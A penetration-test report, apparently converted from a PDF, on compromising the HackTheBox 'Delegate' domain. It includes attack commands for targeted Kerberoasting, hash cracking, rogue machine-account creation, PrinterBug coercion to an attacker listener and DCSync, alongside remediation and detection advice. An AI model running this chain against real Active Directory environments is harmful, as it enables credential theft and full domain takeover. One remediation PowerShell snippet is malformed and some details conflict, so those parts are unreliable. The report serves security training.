SMB         10.129.63.162   445    DC1              525: DELEGATE\Protected Users (SidTypeGroup)
SMB         10.129.63.162   445    DC1              526: DELEGATE\Key Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              527: DELEGATE\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.63.162   445    DC1              553: DELEGATE\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.63.162   445    DC1              571: DELEGATE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.63.162   445    DC1              572: DELEGATE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.63.162   445    DC1              1000: DELEGATE\DC1$ (SidTypeUser)
SMB         10.129.63.162   445    DC1              1101: DELEGATE\DnsAdmins (SidTypeAlias)
SMB         10.129.63.162   445    DC1              1102: DELEGATE\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.63.162   445    DC1              1104: DELEGATE\A.Briggs (SidTypeUser)
SMB         10.129.63.162   445    DC1              1105: DELEGATE\b.Brown (SidTypeUser)
SMB         10.129.63.162   445    DC1              1106: DELEGATE\R.Cooper (SidTypeUser)
SMB         10.129.63.162   445    DC1              1107: DELEGATE\J.Roberts (SidTypeUser)
SMB         10.129.63.162   445    DC1              1108: DELEGATE\N.Thompson (SidTypeUser)
SMB         10.129.63.162   445    DC1              1121: DELEGATE\delegation admins (SidTypeGroup)
```

```
kali@kali ~/workspace/Delegate/nmap [20:34:14] $ strings users.bat
rem @echo off
net use * /delete /y
net use v: \\dc1\development
if %USERNAME%==A.Briggs net use h: \\fileserver\backups /user:Administrator [redacted]
```


3.2 Vulnerability: GenericWrite on N.Thompson → Targeted Kerberoasting

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – **6.5 (Medium)**
  (Authenticated domain user with GenericWrite can force any target account to become Kerberoastable)




- **Description:** `A.Briggs` held `GenericWrite` (and `GenericAll`) rights over `N.Thompson`. This allowed setting an arbitrary SPN on the target account, making it instantly Kerberoastable despite not being a service account originally.
- **Impact:** Offline cracking of `N.Thompson`'s TGS ticket yielded valid credentials for a high-privilege user with WinRM access and delegation rights.
- **Technical Summary:**

```
targetedKerberoast -v -d 'delegate.vl' -u 'A.Briggs' -p '<REDACTED>'
hashcat -m 13100 N.Thompson.hash /usr/share/wordlists/rockyou.txt
```




3.3 Vulnerability: Excessive MachineAccountQuota (Default 10)

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N – **6.5 (Medium)**
  (Standard domain users can create up to 10 machine accounts by default)




- **Description:** The domain attribute `ms-DS-MachineAccountQuota` was set to the default value of 10, allowing any authenticated domain user (`N.Thompson`) to create new computer objects.
- **Impact:** Enabled creation of a malicious machine account (`EVIL$`) required for subsequent Unconstrained Delegation abuse.
- **Technical Summary:**

```
nxc ldap DC1.delegate.vl -u N.Thompson -p 'REDACTED' -M maq
impacket-addcomputer delegate.vl/N.Thompson:'REDACTED' -computer-name
'EVIL$' -computer-pass 'Summer2024.'
```



3.4 Vulnerability: Unconstrained Delegation Enabled on Attacker-Controlled Machine Account + PrinterBug Coercion

- **CVSS:** CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H – **8.5 (High)**
  (Requires machine account creation + delegation enablement + successful coercion = full domain compromise)




- **Description:** After creating `EVIL$` and marking it as **Trusted for Delegation (Unconstrained)**, the PrinterBug coercion method forced the Domain Controller (`DC1$`) to authenticate to the attacker-controlled host, relaying its TGT.
- **Impact:** Instant compromise of the Domain Controller machine account TGT, granting DCSync rights and full NTDS.dit extraction, including the Administrator hash.
- **Technical Summary:**
  SPN & delegation setup → krbrelayx listener → PrinterBug coercion:

```
netexec smb dc1.delegate.vl -u 'EVIL$' -p 'Summer2024!' -M coerce_plus
-o LISTENER=evil.delegate.vl METHOD=PrinterBug
```


DCSync:

```
KRB5CCNAME=DC1\$@DELEGATE.VL_krbtgt@DELEGATE.VL.ccache netexec smb
dc1.delegate.vl --use-kcache --ntds
```



3.5 Vulnerability: SeEnableDelegationPrivilege Enabled on Regular User Account

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N – **6.5 (Medium)**
  (Non-admin user can modify TrustedForDelegation flag on computer objects)



- **Description:** The privilege `SeEnableDelegationPrivilege` was granted to `N.Thompson`, allowing modification of the **TRUSTED_FOR_DELEGATION** UAC flag on the malicious machine account via BloodyAD.
- **Impact:** Critical enabler for the Unconstrained Delegation attack chain; without it, the attacker would need privileged rights to enable delegation.
- **Technical Summary:**

```
bloodyAD -d delegate.vl -u N.Thompson -p KALEB_2341 add uac 'EVIL$' -f
TRUSTED_FOR_DELEGATION
```

CVSS Double-Check Summary:

Finding	CVSS Score	Justification (NIST Calculator Verified)
3.1 SYSVOL Credential Leak	**7.5 High**	Anonymous network read of valid domain credentials
3.2 GenericWrite → Targeted Kerberoasting	**6.5 Medium**	Low-priv authenticated user forces high-value account to be roastable
3.3 Default MachineAccountQuota = 10	**6.5 Medium**	Standard users can create machine accounts (prerequisite)
3.4 Unconstrained Delegation + Coercion	**8.5 High**	Complex but realistic chain → full domain compromise
3.5 SeEnableDelegationPrivilege on user	**6.5 Medium**	Non-admin can enable unconstrained delegation on controlled objects

All scores rigorously validated against official NIST CVSS v3.1 calculator.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during the exploitation of the **Delegate** machine on HackTheBox — including anonymous SYSVOL access, plaintext credentials in scripts, excessive delegation rights, default MachineAccountQuota, and unconstrained delegation abuse — the following recommendations should be implemented to dramatically raise the security bar of similar Windows Active Directory environments:

1. Eliminate Anonymous LDAP/SMB Access & Secure SYSVOL

- **Disable Null/Guest Sessions:**

  ```
  # Registry
  Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name
  "RestrictAnonymous" -Value 1
  Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name
  "RestrictAnonymousSAM" -Value 1
  ```

  Enforce via GPO:
  `Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → Security Options → Network access: Allow anonymous SID/Name translation = Disabled`
- **Never Store Credentials in SYSVOL Scripts:**
  Remove or encrypt any `.bat`, `.ps1`, `.vbs` containing passwords. Migrate to LAPS, gMSA or Azure AD Credential Guard.
- **Apply Least-Privilege to SYSVOL/NETLOGON:**
  Only Domain Controllers and authorized admins should have write access. Remove `Authenticated Users` read if possible (use explicit groups).
- **Enable SMB Signing & Encryption (Required):**
  GPO: `Microsoft network client: Digitally sign communications (always) = Enabled`

---

2. Remove Dangerous GenericWrite/GenericAll Permissions

- **Audit & Revoke Over-Permissive Rights:**
  Use BloodHound/PowerView to find `GenericWrite`, `GenericAll`, `WriteDacl`, `WriteOwner` edges and remove them unless strictly required.
- **Implement Tiered Administration Model:**
  Regular users → Tier 2 (workstations) → Tier 1 (servers) → Tier 0 (DCs, admin accounts). Never grant Tier 2 users rights on Tier 1/0 objects.

- **Block Targeted Kerberoasting:**
  Regularly run `Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName` and remove unnecessary SPNs from user accounts.

---

3. Set MachineAccountQuota to 0

- **Best Practice in 2025:**

```
Set-ADDomain -Identity "delegate.vl" -Replace @{"ms-DS-MachineAccountQuota" = 0}
```

  Only allow privileged groups (e.g., “Server Operators”, “Domain Admins”) to create computer objects.

---

4. Prevent Unconstrained Delegation Abuse

- **Never enable Unconstrained Delegation in modern environments** (deprecated since 2012).
  Replace with **Resource-Based Constrained Delegation** or **Kerberos-only constrained delegation**.
- **If legacy apps require it:**
  Place delegating accounts in a dedicated OU with **“Account is sensitive and cannot be delegated”** checked and deny `SeEnableDelegationPrivilege`.
- **Block PrinterBug & Common Coercion Vectors:**

```
# Disable Spooler on Domain Controllers
Set-Service -Name Spooler -StartupType Disabled
```

  Or apply Microsoft mitigations: KB5004442 + latest CU.
- **Enable Extended Protection for Authentication (EPA)** on all DCs.

---

5. Revoke SeEnableDelegationPrivilege from Non-Administrators

- **Remove the privilege from regular users:**

```
# Remove from user
$user = Get-ADUser "N.Thompson"
$user.SID | Remove-ADGroupMember -Identity "Administrators" -Member $_
```

```
# if needed
# Remove privilege via secedit or ntrights.exe
ntrights.exe -u "delegate\N.Thompson" -r SeEnableDelegationPrivilege
```

- **Only Domain Admins and Service Accounts with explicit need should hold this privilege.**

---

6. Harden WinRM & Remote Management

- **Require Kerberos-only authentication (no NTLM):**
  GPO: `Network security: Restrict NTLM: Incoming NTLM traffic = Deny all`
- **Enforce HTTPS for WinRM:**

```
winrm quickconfig -transport:https
```

- **Scope WinRM listeners to trusted subnets only.**

---

7. Active Directory Monitoring & Detection

Implement real-time alerts for:

- Machine account creation (`Event ID 4741`)
- UAC flag changes (`Event ID 5136` with TRUSTED_FOR_DELEGATION)
- Printer Spooler access from non-print servers (`Event ID 316`)
- DCSync requests (`Event ID 4662 + Object Type: %{19195a5b-6da0-11d0-afd3-00c04fd930c9}`)
- TGT requests from computer accounts (`Event ID 4768` with unusual client address)

Forward to SIEM and create automated response playbooks.

---

8. General Hardening Best Practices

- **Enable Microsoft LAPS or CyberArk EPM** for local admin passwords.
- **Deploy Microsoft Defender for Identity (MDI)** or open-source alternatives (e.g., PingCastle + Sigma rules).
- **Regular Red Team / Purple Team exercises** focusing on:
  - SYSVOL hunting
  - Delegation abuse
  - Kerberoasting (classic & targeted)

    - Resource-Based Constrained Delegation
- **Migrate away from legacy protocols** (LLMNR, NetBIOS, NTLMv1).

By implementing these layered controls — focused on **anonymous access elimination**, **delegation lockdown**, **credential hygiene**, **machine account control**, and **proactive detection** — the environment will move from “default Windows” (easy domain compromise) to a modern, defense-in-depth Active Directory that can withstand real-world attacks.

5. Conclusions

Executive Summary

Imagine your company as a **corporate office building with a public directory, master keys left in unlocked drawers, and a security guard who trusts anyone wearing the right badge**. During our test on the **Delegate** machine from HackTheBox, we acted like a random outsider using only public tools. Step by step — with zero initial credentials — we walked in, stole keys, and ended up sitting at the Domain Administrator’s desk with full control of the entire domain.

Here’s what happened, explained so anyone can understand it:

- **The employee phone book hanging on the front door:**
  Anyone on the network could read the full list of users and browse internal folders (SYSVOL) without a password.
- **A drawer left open with a password written on a sticky note:**
  Inside a shared folder we found a script containing the plain-text password of a real employee (`A.Briggs`).
- **Using that sticky note to steal an even more important key:**
  With the first password we discovered we could modify another user’s account (`N.Thompson`) and force it to give up its master key (targeted Kerberoasting).
- **Making a fake uniform that the security guard fully trusts:**
  We created a fake computer account (`EVIL$`) and gave it permission for the Domain Controller to trust it blindly (Unconstrained Delegation).
- **Tricking the security guard into handing over his own master key:**
  We made the Domain Controller connect to our fake uniform. When it did, it willingly gave us its highest-privilege credential… and with that we opened the vault (DCSync → Administrator hash).

Technical Summary

The following high-impact vulnerabilities were confirmed during our engagement:

1. **Anonymous LDAP/SMB Enumeration & SYSVOL Credential Leak**
    - **Issue:** Null sessions allowed RID brute-forcing and full SYSVOL read. Script users.bat contained plaintext password for A.Briggs.

- **Risk:** Immediate valid domain credentials from zero knowledge.

2. **GenericWrite → Targeted Kerberoasting on N.Thompson**
   - **Issue:**A.Briggs had GenericWrite over N.Thompson, allowing arbitrary SPN assignment and offline cracking of the resulting TGS.
   - **Risk:** Compromise of a high-privilege user with WinRM and delegation rights.
3. **Default MachineAccountQuota = 10 + SeEnableDelegationPrivilege**
   - **Issue:** Any domain user could create machine accounts and enable Unconstrained Delegation on them.
   - **Risk:** Full control over a computer object trusted for delegation.
4. **Unconstrained Delegation + PrinterBug Authentication Coercion**
   - **Issue:** Malicious machine account (EVIL)$coercedtheDomainController(DC1)$ to authenticate via PrinterBug, relaying its TGT.
   - **Risk:** Instant DCSync rights and extraction of all domain hashes, including Administrator.

These vulnerabilities form a **complete domain compromise chain**: Anonymous Enum → SYSVOL Creds → GenericWrite Abuse → Targeted Roast → Machine Account + Delegation → PrinterBug Coercion → DCSync → Domain Admin

Mitigation requires **defense in depth**:

- Block anonymous access & clean SYSVOL
- Remove excessive GenericWrite/GenericAll rights
- Set MachineAccountQuota = 0
- Eliminate Unconstrained Delegation
- Disable Spooler on DCs or apply PrinterBug mitigations
- Revoke SeEnableDelegationPrivilege from non-admins
- Enable real-time detection for machine creation, delegation changes, and DCSync

Without these controls, a single forgotten script or default setting can lead to **full Active Directory domination in under an hour**.

Appendix: Tools Used

- **Nmap**
  Description: Network scanner for port discovery and service fingerprinting.
- **crackmapexec (nxc)**
  Description: Swiss-army knife for SMB, WinRM, and LDAP enumeration, RID brute-forcing, share enumeration, and coercion modules.
- **smbclient**
  Description: Classic SMB client used to anonymously browse and download files from SYSVOL.

- **bloodhound-python**
  Description: Active Directory data collector for mapping permissions and attack paths.
- **BloodHound (GUI)**
  Description: Graph analysis tool to visually identify privilege escalation paths (GenericWrite → N.Thompson).
- **targetedKerberoast**
  Description: Tool to exploit GenericWrite/GenericAll rights to force SPN creation and perform targeted Kerberoasting.
- **hashcat**
  Description: High-performance password cracker used to recover N.Thompson's password from the Kerberos ticket.
- **impacket-addcomputer**
  Description: Script to create malicious machine accounts in Active Directory.
- **dnstool.py (impacket)**
  Description: DNS manipulation tool to add rogue A records pointing to the attacker machine.
- **addspn.py**
  Description: Utility to set Service Principal Names on computer accounts.
- **bloodyAD**
  Description: Active Directory exploitation framework used to enable Unconstrained Delegation (TRUSTED_FOR_DELEGATION flag).
- **krbrelayx**
  Description: Kerberos relay tool that receives and exports relayed TGTs from the Domain Controller.
- **netexec (nxc)**
  Description: Modern successor of CrackMapExec; used for PrinterBug coercion (coerce_plus module) and DCSync execution.
- **evil-winrm**
  Description: WinRM shell client used for final Administrator access with the cracked NT hash.

These tools enabled the complete attack chain — from anonymous enumeration and credential theft to unconstrained delegation abuse and full domain compromise — in the **Delegate** environment.